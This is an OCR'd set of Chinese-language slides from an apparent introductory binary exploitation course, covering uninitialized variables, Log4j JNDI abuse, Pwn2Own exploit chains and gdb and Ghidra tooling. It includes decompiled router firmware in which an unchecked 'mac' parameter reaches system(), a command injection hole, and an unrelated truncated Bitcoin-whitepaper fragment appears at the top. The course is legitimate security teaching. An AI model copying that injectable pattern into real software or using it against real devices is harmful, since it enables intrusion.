
Abstract. A purely peer-to-peer version of electronic cash would allow
payments to be sent directly from one party to another without going th
financial institution. Digital signatures provide part of the solution, but t
benefits are lost if a trusted third party is still required to prevent double-s
We propose a solution to the double-spending problem using a peer-to-peer n
The network timestamps transactions by hashing them into an ongoing c
hash-based proof-of-work, forming a record that cannot be changed without
the proof-of-work. The longest chain not only serves as proof of the sequ
events witnessed, but proof that it came from the largest pool of CPU pow
long as a majority of CPU power is controlled by nodes that are not cooper
attack the network, they'll generate the longest chain and outpace attacke
network itself requires minimal structure. Messages are broadcast on a be

Uninitialized Variable

- 記憶體是共用的
- 如果沒先初始化，裡面的內容可能會是上一個使用者留下的
- 通常**不可預期**會取到什麼值

Feature(?)

- Log4j 濫用 jndi lookup，去 remote lookup 惡意的 payload


black hat
USA 2016


A JOURNEY FROM JNDI/LDAP MANIPULATION TO REMOTE CODE EXECUTION DREAM LAND

Alvaro Muñoz (@pwntester)
Oleksandr Mirosh

JULY 30 - AUGUST 4, 2016 / MANDALAY BAY / LAS VEGAS


Command Injection

- 這個其實不算是 binary exploit(?)，應該算是 logic bug
- **IOT 設備很常見**




```
void __cdecl formWriteFacMac(webs_t wp, char_t *path, char_t *query)
{
  char_t *mac; // [sp+18h] [+18h]

  mac = websGetVar(wp, "mac", "00:01:02:11:22:33");
  websWrite(wp, "modify mac only.");
  doSystemCmd(&unk_50BB08, mac);
  websDone(wp, 200);
}
```

The `doSystemCmd` function is finally found to be implemented in this file by string matching.



```
int doSystemCmd(const char *a1, ...)
{
  struct stat v2; // [sp+20h] [+20h] BYREF
  char v3[2048]; // [sp+B8h] [+B8h] BYREF
  va_list va; // [sp+8C4h] [+8C4h] BYREF

  va_start(va, a1);
  memset(v3, 0, sizeof(v3));
  memset(v3, 0, 4u);
  vsnprintf(v3, 0x800u, a1, va);
  if ( stat("/var/syscmd", &v2) != -1 )
    puts(v3);
  return system(v3);
}
```


不要跟我說什麼
ASLR CFI
Stack Canary
SMEP SMAP
Heap Spray
Heap Feng Shui
ROP JOP
COP SROP
Dump 什麼 offset
跑什麼 shellcode
ret2libc
找什麼 leak
NULL byte
清什麼 cache
不同版本測試
老子一個 Command Injection
一刀殺進去

@pwn2ooown

Real World Binary Exploitation

- 要打穿目標要通常結合許多漏洞
- Renderer RCE + V8 sandbox + Chrome sandbox
- **SUCCESS** - Gwangun Jung (@pr0ln) and Junoh Lee (@bbbig12) from Theori (@theori_io) combined **an uninitiallized variable bug, a UAF, and a heap-based buffer overflow to escape VMware Workstation and then execute code as SYSTEM on the host Windows OS**. This impressive feat earns them $130,000 and 13 Master of Pwn points.

QNAP TS-464

https://conf.devco.re/2024/keynote/DEVCORE-CONFERENCE-2024-LJP-YingMuo-Is-It-Wrong-to-Try-to-SOHO-Smashup-in-Our-First-Pwn2Own.pdf

- Command Injection
  - 沒檢查參數就 sprintf 寫入 cmd 並 system(cmd)
  - 透過 **Path Traversal 任意建立目錄**串起整個 Exploit Chain
- Path Traversal 任意建立目錄被 Patched
- SQL Injection
  - 沒檢查 query 就 sprintf 寫入 sql 並執行
  - privWizard.cgi 沒檢查 guest 可以登入來繞過驗證
  - 透過 **Improper Data Validation 來 Config Injection** 串起整個 Exploit Chain

Environment

Environment

- 沒有提供 Dockerfile 或 VM，請自行準備
- 建議環境：**Ubuntu 22.04 with Glibc 2.35**
- x86-64 (64 bits)
- 用 WSL 也 OK

Requirements

- Python + pwntools (請複習 pwntools 語法)
- ROPGadget, checksec
- docker
- file, objdump, readelf, patchelf, gcc
- gdb with plugin
  - 我用 pwndbg + Pwngdb by Angelboy (optional)
- Decompiler (IDA / **Ghidra** / JEB…) (如果你只需要 objdump 就能打天下，fine…)
- Installation Problem? **Google and RTFM!**

Additional Tools

- 以下工具在未來遇到 Pwn 時也算實用，但這次的課程可能不會用到
- ropper
- seccomp-tools
- one_gadget
- rr debugger

gdb

gdb 101

- 列出億些些我常用的指令
- r - run the program
- c - continue
- b *0xDEADBBEF - break at address 0xDEADBEEF
- si - exec 1 instruction, step into
- ni - exec 1 instruction, **don’t** step into
- fin - execute until end of this function

gdb 101 (Cont'd)

- x/10gx 0xDEADBEEF - print 10 eight-byte data starts from 0xDEADBEEF
- x/10i 0xDEADBEEF - print 10 instructions starts from 0xDEADBEEF
- set {long}0xDEADBEEF = 0xCAFEBABE
- 如果要存取 register 加上 $ 即可，如 $rdi
- p/x <var> - print var in hex
- 上面的指令很多地方都可以改，read the friendly manual!

gdb 101 (Cont'd)

- 以下的 command 應該是裝了某些 plugin 才有
- vmmap 或 vmmap 0xDEADBEEF
- xinfo 0xDEADBEEF
- telescope 0xDEADBEEF
- got
- plt
- libc
- distance a b
- off system
- magic (?)

gdb 101 (Cont'd)

- Attach gdb to running process
    - input() 先卡住 pwntools 之後 gdb 裡面 at
    - Pwntools 裡面 gdb.attach(r)

Lab
gdbmagic

Decompiler


- 把 Assembly 轉回 readable C-style code
- 推薦使用免費開源又強大的 Ghidra
  - https://github.com/NationalSecurityAgency/ghidra
- IDA 很強但要錢
  - IDA Free 其實對 Pwn 夠用，但 Cloud Decompiler 有時會罷工，就只能看 assembly 了
  - IDA Pro Crack 不建議使用，很容易中毒，而且請尊重智慧財產權
- https://dogbolt.org/
- Pwn 主要是 focus 在利用漏洞，逆向通常不會到太難，但不乏有要先噁心逆向的 Pwn + Rev 題，此課程為了方便大多題目會給原始碼

Friendship ended with IDA
Now
GHIDRA
is my
best friend


ELF

Memory Layout

- 打開 gdb 先 run 一隻程式起來後用 vmmap
- 也可以用 cat /proc/<pid>/maps
- 選有 input 先卡住的

